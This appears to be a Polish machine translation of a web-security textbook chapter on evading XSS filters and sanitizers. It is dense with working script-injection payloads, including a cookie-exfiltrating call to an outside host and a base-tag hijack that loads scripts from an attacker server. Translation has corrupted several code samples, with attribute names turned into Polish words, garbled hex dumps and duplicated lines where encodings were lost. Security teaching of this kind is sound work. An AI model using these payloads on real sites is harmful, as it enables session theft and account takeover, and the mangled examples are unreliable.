Niektóre przeglądarki obsługują JavaScript w ramach dynamicznie ocenianych stylów CSS. Poniższy przykład działa w IE7 i wcześniejszych wersjach, a także w nowszych wersjach, gdy działa w trybie zgodności:

<x style=x:expression(alert(1))>

Późniejsze wersje IE usunęły obsługę poprzedniej składni, ponieważ w praktyce używano jej tylko w atakach XSS. Jednak w późniejszych wersjach IE można użyć następujących elementów w tym samym celu:

<x style=behavior:url(#default#time2) onbegin=alert(1)>

Przeglądarka Firefox umożliwiała ataki oparte na CSS za pośrednictwem właściwości moz-binding, ale ograniczenia nałożone na tę funkcję oznaczają, że jest ona teraz mniej użyteczna w większości scenariuszy XSS.

Pomijanie filtrów: HTML

W poprzednich sekcjach opisano wiele sposobów wykonywania kodu skryptu z poziomu strony HTML. W wielu przypadkach może się okazać, że filtry oparte na sygnaturach można pokonać po prostu przechodząc na inną, mniej znaną metodę wykonywania skryptu. Jeśli to się nie powiedzie, musisz przyjrzeć się sposobom zaciemnienia ataku. Zwykle można to zrobić, wprowadzając nieoczekiwane zmiany w składni, które filtr akceptuje i które przeglądarka toleruje po zwróceniu danych wejściowych. W tej sekcji omówiono sposoby zaciemniania składni HTML w celu pokonania typowych filtrów. Poniższa sekcja stosuje te same zasady do składni JavaScript i VBScript. Filtry oparte na sygnaturach zaprojektowane do blokowania ataków XSS zwykle wykorzystują wyrażenia regularne lub inne techniki do identyfikowania kluczowych składników HTML, takich jak nawiasy znaczników, nazwy znaczników, nazwy atrybutów i wartości atrybutów. Na przykład filtr może dążyć do blokowania danych

wejściowych zawierających kod HTML, który używa określonych znaczników lub nazw atrybutów, o których wiadomo, że umożliwiają wprowadzenie skryptu, lub może próbować blokować wartości atrybutów rozpoczynające się od pseudoprotokołu skryptu. Wiele z tych filtrów można ominąć, umieszczając nietypowe znaki w kluczowych punktach kodu HTML w sposób tolerowany przez jedną lub więcej przeglądarek. Aby zobaczyć tę technikę w działaniu, rozważ następujący prosty exploit:

<img onerror=alert(1) src=a>

Możesz modyfikować tę składnię na wiele sposobów i nadal wykonywać swój kod w co najmniej jednej przeglądarce. Przyjrzymy się każdemu z nich po kolei. W praktyce może być konieczne połączenie kilku z tych technik w jednym exploicie, aby ominąć bardziej wyrafinowane filtry wejściowe.

Nazwa znacznika

Począwszy od nazwy znacznika otwierającego, najprostsze i naiwniejsze filtry można ominąć, po prostu zmieniając wielkość liter używanych znaków:

<iMg onerror=alert(1) src=a>

Idąc dalej, możesz wstawić bajty NULL w dowolnej pozycji:

<[%00] img onerror=alert(1) src=a>

<i[%00]mg onerror=alert(1) src=a>

(W tych przykładach [%XX] oznacza literalny znak z szesnastkowym kodem ASCII XX. Podczas przeprowadzania ataku na aplikację zazwyczaj używa się postaci znaku zakodowanej w adresie URL. Przeglądając odpowiedź aplikacji, należy aby wyszukać odzwierciedlony literalnie zdekodowany znak.) WSKAZÓWKA Sztuczka z bajtem NULL działa w Internet Explorerze w dowolnym miejscu na stronie HTML. Liberalne użycie bajtów NULL w atakach XSS często zapewnia szybki sposób na ominięcie filtrów opartych na sygnaturach, które nie są świadome zachowania IE. Używanie bajtów NULL było historycznie skuteczne w przypadku zapór sieciowych (WAF) skonfigurowanych do blokowania żądań zawierających znane ciągi ataków. Ponieważ WAF są zwykle zapisywane w kodzie natywnym ze względu na wydajność, bajt NULL kończy ciąg, w którym się pojawia. Uniemożliwia to WAF zobaczenie złośliwego ładunku, który pojawia się po wartości NULL.

Idąc dalej w obrębie nazw znaczników, jeśli nieznacznie zmodyfikujesz przykład, możesz użyć dowolnych nazw znaczników, aby wprowadzić procedury obsługi zdarzeń, omijając w ten sposób filtry, które jedynie blokują określone nazwane znaczniki:

<x onclick=alert(1) src=a>Kliknij tutaj</x>

W niektórych sytuacjach możesz być w stanie wprowadzić nowe znaczniki o różnych nazwach, ale nie możesz znaleźć sposobu ich wykorzystania do bezpośredniego wykonania kodu. W takich sytuacjach możesz przeprowadzić atak przy użyciu techniki znanej jako „przejęcie tagu podstawowego”. Znacznik <base> służy do określenia adresu URL, którego przeglądarka powinna używać do rozpoznawania względnych adresów URL, które pojawiają się później na stronie. Jeśli możesz wprowadzić nowy tag <base>, a strona wykonuje dowolne dołączenia <script> po twoim punkcie odbicia przy użyciu względnych adresów URL, możesz określić podstawowy adres URL do serwera, który kontrolujesz. Gdy przeglądarka ładuje skrypty określone w pozostałej części strony HTML, są one ładowane z określonego serwera, ale nadal są wykonywane w kontekście strony, która je wywołała. Na przykład:

<base href="http://mdattacker.net/badscripts/">

...

<script src="goodscript.js"></script>

Zgodnie ze specyfikacją znaczniki <base> powinny pojawić się w sekcji <head> strony HTML. Jednak niektóre przeglądarki, w tym Firefox, akceptują znaczniki <base> pojawiające się w dowolnym miejscu na stronie, co znacznie zwiększa zakres tego ataku.

Spacja po nazwie znacznika

Kilka znaków może zastąpić spację między nazwą znacznika a nazwą pierwszego atrybutu:

<img/onerror=alert(1) src=a>

<img[%09]onerror=alert(1) src=a>

<img[%0d]onerror=alert(1) src=a>

<img[%0a]onerror=alert(1) src=a>

<img/”onerror=alert(1) src=a>

<img/’onerror=alert(1) src=a>

<img/anyjunk/onerror=alert(1) src=a>

Zauważ, że nawet jeśli atak nie wymaga żadnych atrybutów znacznika, zawsze powinieneś spróbować dodać zbędną treść po nazwie znacznika, ponieważ pozwala to ominąć niektóre proste filtry:

<script/anyjunk>alert(1)</script>

Nazwy atrybutów

W nazwie atrybutu możesz użyć tej samej sztuczki z bajtem NULL, która została opisana wcześniej. Pomija to wiele prostych filtrów, które próbują blokować procedury obsługi zdarzeń, blokując nazwy atrybutów zaczynające się od on:

<img o[%00]nerror=alert(1) src=a>

Ograniczniki atrybutów

W oryginalnym przykładzie wartości atrybutów nie były rozdzielane, wymagając odstępu po wartości atrybutu, aby wskazać, że zakończył się, zanim będzie można wprowadzić inny atrybut. Atrybuty mogą być opcjonalnie rozdzielane podwójnymi lub pojedynczymi cudzysłowami lub, w IE, znakami wstecznymi:

<img onerror=”alert(1)”src=a>

<img onerror=’alert(1)’src=a>

<img onerror=`alert(1)`src=a>

Przełączanie między atrybutami w poprzednim przykładzie stanowi kolejny sposób na ominięcie niektórych filtrów, które sprawdzają nazwy atrybutów zaczynające się od on. Jeśli filtr nie wie, że znaczniki wsteczne działają jako ograniczniki atrybutów, traktuje poniższy przykład jako zawierający pojedynczy atrybut, którego nazwa nie jest nazwą procedury obsługi zdarzeń:

<img src=`a`onerror=alert(1)>

Łącząc atrybuty rozdzielone cudzysłowami z nieoczekiwanymi znakami następującymi po nazwie znacznika, można opracować ataki, które nie używają żadnych białych znaków, omijając w ten sposób niektóre proste filtry:

<img/onerror=”alert(1)”src=a>

Wartości atrybutów

W samych wartościach atrybutów możesz użyć sztuczki z bajtem NULL, a także możesz zakodować znaki HTML w obrębie wartości:

<img onerror=a[%00]lert(1) src=a>

<img onerror=alert(1) src=a>

Ponieważ przeglądarka dekoduje wartość atrybutu w formacie HTML przed dalszym przetwarzaniem, możesz użyć kodowania HTML, aby zaciemnić użycie kodu skryptu, unikając w ten sposób wielu filtrów. Na przykład następujący atak omija wiele filtrów próbujących zablokować użycie procedury obsługi pseudoprotokołu JavaScript:

<iframe src=javasc&#x72ipt:alert(1) >

Podczas korzystania z kodowania HTML warto zauważyć, że przeglądarki tolerują różne odchylenia od specyfikacji w sposób, który mogą przeoczyć nawet filtry świadome problemów z kodowaniem HTML. Można używać zarówno formatu dziesiętnego, jak i szesnastkowego, dodawać zbędne wiodące zera i pomijać końcowy średnik. Poniższe przykłady działają w co najmniej jednej przeglądarce:

<img onerror=alert(1) src=a>

<img onerror=alert(1) src=a>

<img onerror=alert(1) src=a>

<img onerror=alert(1) src=a>

<img onerror=alert(1) src=a>

<img onerror=a&#108ert(1) src=a>

<img onerror=a&#0108ert(1) src=a>

Nawiasy znaczników

W niektórych sytuacjach, wykorzystując dziwaczne zachowanie aplikacji lub przeglądarki, można użyć nieprawidłowych nawiasów tagów i nadal spowodować, że przeglądarka przetworzy tag w sposób wymagany przez atak.

Niektóre aplikacje wykonują zbędne dekodowanie adresu URL danych wejściowych po zastosowaniu ich filtrów wejściowych, więc w żądaniu pojawiają się następujące dane wejściowe:

%253cimg%20onerror=alert(1)%20src=a%253e

jest dekodowany w adresie URL przez serwer aplikacji i przekazywany do aplikacji jako:

%3cimg jeden błąd=alert(1) src=a%3e

który nie zawiera żadnych nawiasów znaczników i dlatego nie jest blokowany przez filtr wejściowy. Jednak aplikacja następnie wykonuje drugie dekodowanie adresu URL, więc dane wejściowe mają postać:

<img onerror=alert(1) src=a>

który jest powtarzany użytkownikowi, powodując wykonanie ataku. Jak opisano w części 2, coś podobnego może się zdarzyć, gdy środowisko aplikacji „tłumaczy" nietypowe znaki Unicode na ich najbliższe odpowiedniki ASCII na podstawie podobieństwa ich glifów lub fonetyki. Na przykład następujące dane wejściowe używają podwójnych cudzysłowów Unicode (%u00AB i %u00BB) zamiast nawiasów znaczników:

«img jedenrror=alert(1) src=a»

Filtry danych wejściowych aplikacji mogą zezwalać na takie dane wejściowe, ponieważ nie zawierają one żadnego problematycznego kodu HTML. Jeśli jednak środowisko aplikacji przetłumaczy cudzysłowy na znaki znacznika w miejscu, w którym dane wejściowe są wstawiane do odpowiedzi, atak się powiedzie. Stwierdzono, że wiele aplikacji jest podatnych na tego rodzaju ataki, których przeoczenie można wybaczyć programistom. Niektóre filtry wejściowe identyfikują znaczniki HTML po prostu dopasowując otwierające i zamykające nawiasy ostre, wyodrębniając zawartość i porównując ją z czarną listą nazw znaczników. W takiej sytuacji możesz być w stanie ominąć filtr, używając zbędnych nawiasów, które przeglądarka toleruje:

<<script>alert(1);//<</script>

W niektórych przypadkach nieoczekiwane zachowanie parserów HTML przeglądarek może zostać wykorzystane do przeprowadzenia ataku z pominięciem filtrów wejściowych aplikacji. Na przykład poniższy kod HTML, który używa składni ECMAScript for XML (E4X), nie zawiera prawidłowego znacznika skryptu otwierającego, ale mimo to wykonuje załączony skrypt w bieżących wersjach Firefoksa:

<script<{alert(1)}/></script>

WSKAZÓWKA: W przypadku kilku opisanych obejść filtru atak skutkuje zniekształconym kodem HTML, który mimo to jest tolerowany przez przeglądarkę klienta. Ponieważ wiele całkiem legalnych stron internetowych zawiera kod HTML, który nie jest ściśle zgodny ze standardami, przeglądarki akceptują kod HTML, który jest odbiegający od normy na różne sposoby. Skutecznie naprawiają błędy za kulisami, zanim strona zostanie wyrenderowana. Często, gdy próbujesz dostosować atak do nietypowej sytuacji, pomocne może być wyświetlenie wirtualnego kodu HTML, który przeglądarka tworzy na podstawie rzeczywistej odpowiedzi serwera. W przeglądarce Firefox możesz użyć narzędzia WebDeveloper, które zawiera funkcję View Generated Source, która wykonuje dokładnie to zadanie.

Zestawy znaków

W niektórych sytuacjach możesz zastosować potężny sposób na ominięcie wielu typów filtrów, zmuszając aplikację do zaakceptowania niestandardowego kodowania ładunku ataku. Poniższe przykłady pokazują niektóre reprezentacje ciągu znaków <script>alert(document.cookie)</script> w alternatywnych zestawach znaków:

UTF-7

+ADw-script+AD4-alert(document.cookie)+ADw-/script+AD4-

US-ASCII

73 63 72 69 70 74 BE 61 6C 65 72 74 28 64 6F ; ¼skrypt¾alert(do

63 75 6D 65 6E 74 2E 63 6F 6F 6B 69 65 29 pne 2F ; cument.cookie)¼/

73 63 72 69 70 74 BE ; skrypt¾

UTF-16

FF FE 3C 00 73 00 63 00 72 00 69 00 70 00 74 00 ; ÿþ<.s.c.r.i.p.t.

3E 00 61 00 6C 00 65 00 72 00 74 00 28 00 64 00 ; >.a.l.er.t.(.d.

6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2E 00 ; o.c.u.m.e.n.t...

63 00 6F 00 6F 00 6B 00 69 00 65 00 29 00 3C 00 ; c.o.o.k.i.e.).<.

2F 00 73 00 63 00 72 00 69 00 70 00 74 00 3E 00 ; /.s.c.r.i.pt.>.

Te zakodowane ciągi ominą wiele popularnych filtrów anty-XSS. Wyzwanie związane z przeprowadzeniem udanego ataku polega na tym, aby przeglądarka zinterpretowała odpowiedź przy użyciu wymaganego zestawu znaków. Jeśli kontrolujesz nagłówek HTTP Content-Type lub odpowiadający mu metatag HTML, możesz być w stanie użyć niestandardowego zestawu znaków, aby ominąć filtry aplikacji i spowodować, że przeglądarka zinterpretuje Twój ładunek w sposób, jakiego potrzebujesz. W niektórych aplikacjach parametr zestawu znaków jest faktycznie przesyłany w niektórych żądaniach, umożliwiając bezpośrednie ustawienie zestawu znaków używanego w odpowiedzi aplikacji. Jeśli aplikacja domyślnie korzysta z zestawu znaków wielobajtowych, takiego jak Shift-JIS, może to umożliwić ominięcie niektórych filtrów wejściowych poprzez przesłanie znaków, które mają specjalne znaczenie w używanym zestawie znaków. Załóżmy na przykład, że w odpowiedzi aplikacji zwracane są dwa elementy danych wprowadzonych przez użytkownika:

 ... [input2]

Dla input1 aplikacja blokuje dane wejściowe zawierające cudzysłowy, aby uniemożliwić atakującemu przerwanie atrybutu cytowanego. W przypadku input2 aplikacja blokuje dane wejściowe zawierające nawiasy ostrokątne, aby uniemożliwić atakującemu użycie jakichkolwiek znaczników HTML. Wydaje się to solidne, ale osoba atakująca może być w stanie dostarczyć exploita, korzystając z następujących dwóch danych wejściowych:

input1: [%f0]

input2: „onload=alert(1);

W zestawie znaków Shift-JIS różne surowe wartości bajtów, w tym 0xf0, są używane do sygnalizowania znaku 2-bajtowego, który składa się z tego bajtu i następnego bajtu. W związku z tym, gdy przeglądarka przetwarza input1, cudzysłów następujący po bajcie 0xf0 jest interpretowany jako część znaku 2-bajtowego i dlatego nie ogranicza wartości atrybutu. Parser HTML kontynuuje działanie, dopóki nie dotrze do cudzysłowu podanego w input2, który kończy atrybut, umożliwiając interpretację procedury obsługi zdarzenia dostarczonej przez atakującego jako dodatkowego atrybutu znacznika:

 ... “onload=alert(1);

Gdy exploity tego rodzaju zostały zidentyfikowane w powszechnie używanym wielobajtowym zestawie znaków UTF-8, producenci przeglądarek zareagowali poprawką, która uniemożliwiła przeprowadzenie ataku. Jednak obecnie ten sam atak nadal działa w niektórych przeglądarkach przeciwko kilku innym, rzadziej używanym zestawom znaków wielobajtowych, w tym Shift-JIS, EUC-JP i BIG5.

Pomijanie filtrów: kod skryptu

W niektórych sytuacjach można znaleźć sposób na manipulowanie odbitymi danymi wejściowymi w celu wprowadzenia kontekstu skryptu do odpowiedzi aplikacji. Jednak różne inne przeszkody mogą uniemożliwić wykonanie kodu potrzebnego do przeprowadzenia rzeczywistego ataku. Rodzaje filtrów, które możesz tutaj napotkać, zwykle mają na celu zablokowanie użycia niektórych słów kluczowych JavaScript i innych wyrażeń. Mogą również blokować przydatne znaki, takie jak cudzysłowy, nawiasy kwadratowe i kropki. Podobnie jak w przypadku zaciemniania ataków za pomocą HTML, możesz użyć wielu technik, aby zmodyfikować żądany kod skryptu w celu ominięcia typowych filtrów wejściowych.

Używanie ucieczki JavaScript

JavaScript umożliwia różne rodzaje zmiany znaczenia znaków, których można użyć, aby uniknąć umieszczania wymaganych wyrażeń w ich dosłownej formie.

Wyjściowe znaki Unicode mogą być używane do reprezentowania znaków w słowach kluczowych JavaScript, co pozwala ominąć wiele rodzajów filtrów:

<script>a\u006cert(1);</script>

Jeśli możesz skorzystać z polecenia eval, być może stosując powyższą technikę, aby zmienić niektóre jego znaki, możesz wykonać inne polecenia, przekazując je do polecenia eval w postaci ciągu znaków. Pozwala to na użycie różnych technik manipulacji łańcuchami w celu ukrycia wykonywanego polecenia. W ciągach JavaScript można używać znaków specjalnych Unicode, znaków szesnastkowych i znaków ósemkowych:

<script>eval(‘a\u006cert(1)’);</script>

<script>eval(‘a\x6cert(1)’);</script>

<script>eval(‘a\154ert(1)’);</script>

Ponadto ignorowane są zbędne znaki ucieczki w łańcuchach:

<script>eval('a\l\ert\(1\)');</script>

Dynamiczne konstruowanie łańcuchów

Możesz użyć innych technik do dynamicznego konstruowania ciągów znaków do wykorzystania w atakach:

<script>eval(‘al’+’ert(1)’);</script>

<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41));</script>

<script>eval(atob(‘amF2YXNjcmlwdDphbGVydCgxKQ’));</script>

Ostatni przykład, który działa w Firefoksie, pozwala zdekodować polecenie zakodowane w Base64 przed przekazaniem go do eval.

Alternatywy dla eval

Jeśli bezpośrednie wywołanie polecenia eval nie jest możliwe, istnieją inne sposoby wykonywania poleceń w postaci ciągu znaków:

<script>’alert(1)’.replace(/.+/,eval)</script>

<script>function::[‘alert’](1)</script>

Alternatywy dla kropek

Jeśli znak kropki jest blokowany, możesz użyć innych metod do wykonania dereferencji:

<script>alert(document['cookie'])</script>

<script>with(document)alert(cookie)</script>

Łączenie wielu technik

Techniki opisane do tej pory można często stosować w połączeniu, aby zastosować kilka warstw zaciemniania ataku. Co więcej, w przypadkach, gdy JavaScript jest używany w atrybucie tagu HTML (za pośrednictwem procedury obsługi zdarzeń, pseudoprotokołu skryptowego lub dynamicznie ocenianego stylu), można połączyć te techniki z kodowaniem HTML. Przeglądarka dekoduje kod HTML wartości atrybutu znacznika przed zinterpretowaniem zawartego w nim kodu JavaScript. W poniższym przykładzie znak „e” w słowie „alert” został zastąpiony kodem ucieczki Unicode, a ukośnik odwrotny użyty w znaku ucieczki Unicode został zakodowany w formacie HTML:

<img onerror=eval('al\u0065rt(1)') src=a>

Oczywiście każdy z pozostałych znaków w wartości atrybutu onerror może być również zakodowany w HTML, aby dodatkowo ukryć atak:

<img onerror=eval('al\u0065rt(1&

#x29;') źródło=a>

Ta technika pozwala ominąć wiele filtrów kodu JavaScript, ponieważ można uniknąć używania jakichkolwiek słów kluczowych JavaScript lub innej składni, takiej jak cudzysłowy, kropki i nawiasy.

Używając VBScript

Chociaż typowe przykłady exploitów XSS koncentrują się zazwyczaj na JavaScript, w Internet Explorerze można również użyć języka VBScript. Ma inną składnię i inne właściwości, które można wykorzystać do ominięcia wielu filtrów wejściowych zaprojektowanych wyłącznie z myślą o języku JavaScript. Możesz wprowadzić kod VBScript na różne sposoby:

<script language=vbs>MsgBox 1</script>

<img onerror=”vbs:MsgBox 1” src=a>

<img onerror=MsgBox+1 language=vbs src=a>

We wszystkich przypadkach do określenia języka można użyć vbscript zamiast vbs. W ostatnim przykładzie zwróć uwagę na użycie MsgBox+1, aby uniknąć użycia białych znaków, unikając w ten sposób potrzeby cudzysłowów wokół wartości atrybutu. To działa, ponieważ +1 skutecznie dodaje liczbę 1 do zera, więc wyrażenie daje w wyniku 1, które jest przekazywane do funkcji MsgBox. Warto zauważyć, że w języku VBScript niektóre funkcje można wywoływać bez nawiasów, jak pokazano w poprzednich przykładach. Może to pozwolić na ominięcie niektórych filtrów, które zakładają, że kod skryptu musi zawierać nawiasy kwadratowe, aby uzyskać dostęp do dowolnej funkcji. Ponadto, w przeciwieństwie do JavaScript, język VBScript nie rozróżnia wielkości liter, więc możesz używać wielkich i małych liter we wszystkich słowach kluczowych i nazwach funkcji. To zachowanie jest najbardziej przydatne, gdy atakowana funkcja aplikacji modyfikuje wielkość liter w danych wejściowych, na przykład konwertując je na wielkie litery. Chociaż mogło to zostać zrobione ze względów

funkcjonalnych, a nie bezpieczeństwa, może to udaremnić exploity XSS wykorzystujące kod JavaScript, który nie działa po przekonwertowaniu na wielkie litery. Natomiast exploity wykorzystujące VBScript nadal działają:

<SCRIPT LANGUAGE=VBS>MSGBOX 1</SCRIPT>

<IMG ONERROR=”VBS:MSGBOX 1” SRC=A>

Połączenie VBScript i JavaScript

Aby dodać kolejne warstwy złożoności do ataku i obejść niektóre filtry, możesz wywołać VBScript z JavaScript i odwrotnie:

<script>execScript("MsgBox 1","vbscript");</script>

<script language=vbs>execScript(“alert(1)”)</script>

W razie potrzeby możesz nawet zagnieżdżać te połączenia i ping-pong między językami:

<script>execScript(‘execScript

„alert(1)”, „javascript””, „vbscript”);</script>

Jak wspomniano, VBScript nie rozróżnia wielkości liter, co pozwala na wykonywanie kodu w kontekstach, w których dane wejściowe są konwertowane na wielkie litery. Jeśli naprawdę chcesz wywoływać funkcje JavaScript w takich sytuacjach, możesz użyć funkcji manipulowania łańcuchami w VBScript, aby skonstruować polecenie z wymaganą wielkością liter, a następnie wykonać to za pomocą JavaScript:

<SCRIPT LANGUAGE=VBS>EXECSCRIPT(LCASE("ALERT(1)")) </SCRIPT>

<IMG ONERROR="VBS:EXECSCRIPT LCASE('ALERT(1)')" SRC=A>

Używanie zakodowanych skryptów

W Internet Explorerze możesz użyć niestandardowego algorytmu kodowania skryptów firmy Microsoft, aby ukryć zawartość skryptów i potencjalnie ominąć niektóre filtry wejściowe:

<img onerror=”VBScript.Encode:#@~^CAAAAA==\ko$K6,FoQIAAA==^#~@” src=a>

<img language=”JScript.Encode” onerror=”#@~^CAAAAA==C^+.D`8#mgIAAA==^#~@”

src=a>

To kodowanie zostało pierwotnie zaprojektowane, aby uniemożliwić użytkownikom łatwe sprawdzanie skryptów po stronie klienta poprzez przeglądanie kodu źródłowego strony HTML. Od tego czasu został poddany inżynierii wstecznej, a liczne narzędzia i strony internetowe umożliwiają dekodowanie zakodowanych skryptów. Możesz kodować własne skrypty do wykorzystania w atakach za pomocą narzędzia wiersza poleceń firmy Microsoft srcenc w starszych wersjach systemu Windows.

Pokonanie sanityzacji

Spośród wszystkich przeszkód, które możesz napotkać, próbując wykorzystać potencjalne warunki XSS, filtry oczyszczające są prawdopodobnie najpowszechniejsze. W tym przypadku aplikacja wykonuje pewnego rodzaju oczyszczanie lub kodowanie ciągu ataku, który czyni go nieszkodliwym, uniemożliwiając wykonanie kodu JavaScript. Najbardziej rozpowszechniony przejaw oczyszczania danych ma miejsce, gdy aplikacja koduje HTML pewne kluczowe znaki, które są niezbędne do

przeprowadzenia ataku (więc < staje się <, a > staje się >). W innych przypadkach aplikacja może usuwać określone znaki lub wyrażenia, próbując oczyścić dane wprowadzone przez użytkownika ze złośliwej zawartości. Kiedy napotkasz tę obronę, twoim pierwszym krokiem jest dokładne określenie, które znaki i wyrażenia są oczyszczane i czy nadal możliwe jest przeprowadzenie ataku bez bezpośredniego użycia tych znaków i wyrażeń. Na przykład, jeśli dane są wstawiane bezpośrednio do istniejącego skryptu, może nie być konieczne stosowanie żadnych znaków znacznika HTML. Lub, jeśli aplikacja usuwa tagi <script> z danych wejściowych, możesz użyć innego tagu z odpowiednią obsługą zdarzeń. W tym miejscu należy wziąć pod uwagę wszystkie omówione już techniki radzenia sobie z filtrami opartymi na sygnaturach, w tym stosowanie warstw kodowania, bajtów NULL, niestandardowej składni i zaciemnionego kodu skryptu. Modyfikując dane wejściowe na różne opisane sposoby, możesz wymyślić atak, który nie zawiera żadnych znaków ani wyrażeń oczyszczanych przez filtr, a zatem pomyślnie go ominie. Jeśli wydaje się niemożliwe przeprowadzenie ataku bez użycia oczyszczanych danych wejściowych, należy przetestować skuteczność filtra oczyszczającego, aby ustalić, czy istnieją jakieś obejścia. Jak opisano w części 2, w filtrach odkażających często pojawia się kilka błędów. Niektóre interfejsy API do manipulowania łańcuchami zawierają metody zastępujące tylko pierwsze wystąpienie dopasowanego wyrażenia, które czasami można łatwo pomylić z metodami zastępującymi wszystkie wystąpienia. Więc jeśli <script> jest usuwany z danych wejściowych, powinieneś spróbować wykonać następujące czynności, aby sprawdzić, czy wszystkie instancje są usuwane:

<script><script>alert(1)</script>

W tej sytuacji należy również sprawdzić, czy sanityzacja jest wykonywana rekurencyjnie:

<scr<script>ipt>alert(1)</script>

Ponadto, jeśli filtr wykonuje kilka kroków oczyszczania danych wejściowych, należy sprawdzić, czy można wykorzystać kolejność lub wzajemne oddziaływanie między nimi. Na przykład, jeśli filtr rekurencyjnie usuwa <skrypt>, a następnie rekurencyjnie usuwa <object>, następujący atak może się powieść:

<scr<object>ipt>alert(1)</script>

Podczas wstrzykiwania do cudzysłowu w istniejącym skrypcie często zdarza się, że aplikacja oczyszcza dane wejściowe, umieszczając znak ukośnika odwrotnego przed wszelkimi znakami cudzysłowu, które przesyłasz. Spowoduje to ucieczkę od cudzysłowów, uniemożliwiając zakończenie łańcucha i wstrzyknięcie dowolnego skryptu. W takiej sytuacji należy zawsze sprawdzić, czy sam znak odwrotnego ukośnika nie jest zmieniany. Jeśli nie, możliwe jest proste obejście filtra. Na przykład, jeśli kontrolujesz wartość foo w:

var a = ‘foo’;

możesz wstrzyknąć:

bla\'; alert(1);//

Powoduje to następującą odpowiedź, w której wykonywany jest wstrzyknięty skrypt. Zwróć uwagę na użycie znaku komentarza JavaScript // w celu wykomentowania pozostałej części wiersza, co zapobiegnie błędowi składni spowodowanemu przez własny ogranicznik ciągu aplikacji:

var a = ‘foo\\’; alert(1);//”;

Tutaj, jeśli stwierdzisz, że znak ukośnika odwrotnego jest również poprawnie zmieniany, ale nawiasy kątowe są zwracane bez oczyszczenia, możesz użyć następującego ataku:

</script><script>alert(1)</script>

To skutecznie porzuca oryginalny skrypt aplikacji i wstrzykuje nowy natychmiast po nim. Atak działa, ponieważ parsowanie znaczników HTML przez przeglądarki ma pierwszeństwo przed analizowaniem osadzonego kodu JavaScript:

<script>var a = '</script><script>alert(1)</script>

Chociaż oryginalny skrypt zawiera teraz błąd składni, nie ma to znaczenia, ponieważ przeglądarka przechodzi dalej i wykonuje wstrzyknięty skrypt niezależnie od błędu w oryginalnym skrypcie.

WSKAZÓWKA: Jeśli możesz wstrzyknąć do skryptu, ale nie możesz używać cudzysłowów, ponieważ są one zmieniane, możesz użyć techniki String.fromCharCode do konstruowania ciągów bez potrzeby stosowania ograniczników, jak opisano wcześniej.

W przypadkach, gdy skrypt, do którego wstrzykujesz, znajduje się w procedurze obsługi zdarzeń, a nie w pełnym bloku skryptu, możesz być w stanie zakodować swoje cudzysłowy w formacie HTML, aby ominąć oczyszczanie aplikacji i wyrwać się z kontrolowanego ciągu znaków. Na przykład, jeśli kontrolujesz wartość foo w:

<a href="#" onclick="var a = 'foo'; ...

a aplikacja poprawnie unika zarówno cudzysłowów, jak i odwrotnych ukośników w danych wejściowych, następujący atak może się powieść:

foo'; alert(1);//

Powoduje to następującą odpowiedź, a ponieważ niektóre przeglądarki wykonują dekodowanie HTML przed wykonaniem procedury obsługi zdarzenia jako JavaScript, atak się powiódł:

<a href="#" onclick="var a = 'foo'; alert(1);//"; ...

Fakt, że programy obsługi zdarzeń są dekodowane w formacie HTML przed wykonaniem jako JavaScript, stanowi ważne zastrzeżenie w stosunku do standardowego zalecenia dotyczącego kodowania danych wejściowych użytkownika w formacie HTML w celu zapobiegania atakom XSS. W tym kontekście składniowym kodowanie HTML niekoniecznie stanowi przeszkodę w ataku. Sam atakujący może nawet użyć go do obejścia innych mechanizmów obronnych.

Pokonywanie ograniczeń długości

Gdy aplikacja obcina dane wejściowe do ustalonej maksymalnej długości, masz trzy możliwe podejścia do stworzenia działającego exploita. Pierwszą, dość oczywistą metodą jest próba skrócenia ładunku ataku poprzez użycie interfejsów API JavaScript o możliwie najkrótszej długości i usunięcie znaków, które zwykle są uwzględniane, ale są absolutnie niepotrzebne. Na przykład, jeśli wstrzykujesz do istniejącego skryptu, następujące 28-bajtowe polecenie przesyła pliki cookie użytkownika na serwer o nazwie hosta a:

open("//a/"+document.cookie)

Alternatywnie, jeśli wstrzykujesz bezpośrednio do HTML, następujący 30-bajtowy tag ładuje się i wykonuje skrypt z serwera o nazwie hosta a:

<script src=http://a></script>

W Internecie przykłady te musiałyby oczywiście zostać rozszerzone, aby zawierały prawidłową nazwę domeny lub adres IP. Jednak w wewnętrznej sieci korporacyjnej możliwe jest użycie komputera o nazwie WINS a do hostowania serwera odbiorcy.

WSKAZÓWKA ; Możesz użyć spakowacza JavaScript Deana Edwardsa, aby maksymalnie zmniejszyć dany skrypt, eliminując niepotrzebne białe znaki. To narzędzie konwertuje również skrypty na pojedynczą linię w celu łatwego wstawienia do parametru żądania:

http://dean.edwards.name/packer/

Drugą, potencjalnie potężniejszą techniką pokonywania ograniczeń długości jest rozciągnięcie ładunku ataku na wiele różnych lokalizacji, w których dane wejściowe kontrolowane przez użytkownika są wstawiane na tę samą zwróconą stronę. Rozważmy na przykład następujący adres URL:

https://wahh-app.com/account.php?page_id=244&seed=129402931&mode=normal

Zwraca stronę zawierającą następujące elementy:

<input type=”hidden” name=”page_id” value=”244”>

<input type=”hidden” name=”seed” value=”129402931”>

<input type=”hidden” name=”mode” value=”normal”>

Załóżmy, że każde pole ma ograniczenia długości, tak że nie można wstawić do żadnego z nich żadnego wykonalnego ciągu ataku. Niemniej jednak nadal możesz dostarczyć działającego exploita, używając następującego adresu URL, aby rozciągnąć skrypt na trzy kontrolowane przez siebie lokalizacje:

https://myapp.com/account.php?page_id=”><script>/*&seed=*/alert(document.cookie);/*&mode=*/</script>

Gdy wartości parametrów z tego adresu URL są osadzone na stronie, wynik jest następujący:

<input type=”hidden” name=”page_id” value=””><script>/*”>

<input type=”hidden” name=”seed” value=”*/alert(document.cookie);/*”>

<input type=”hidden” name=”mode” value=”*/</script>”>

Wynikowy kod HTML jest prawidłowy i odpowiada tylko pogrubionym fragmentom. Fragmenty kodu źródłowego pomiędzy nimi faktycznie stały się komentarzami JavaScript (otoczonymi znacznikami /* i */), więc przeglądarka je ignoruje. Dlatego twój skrypt jest wykonywany tak, jakby został wstawiony w całości w jednym miejscu na stronie.

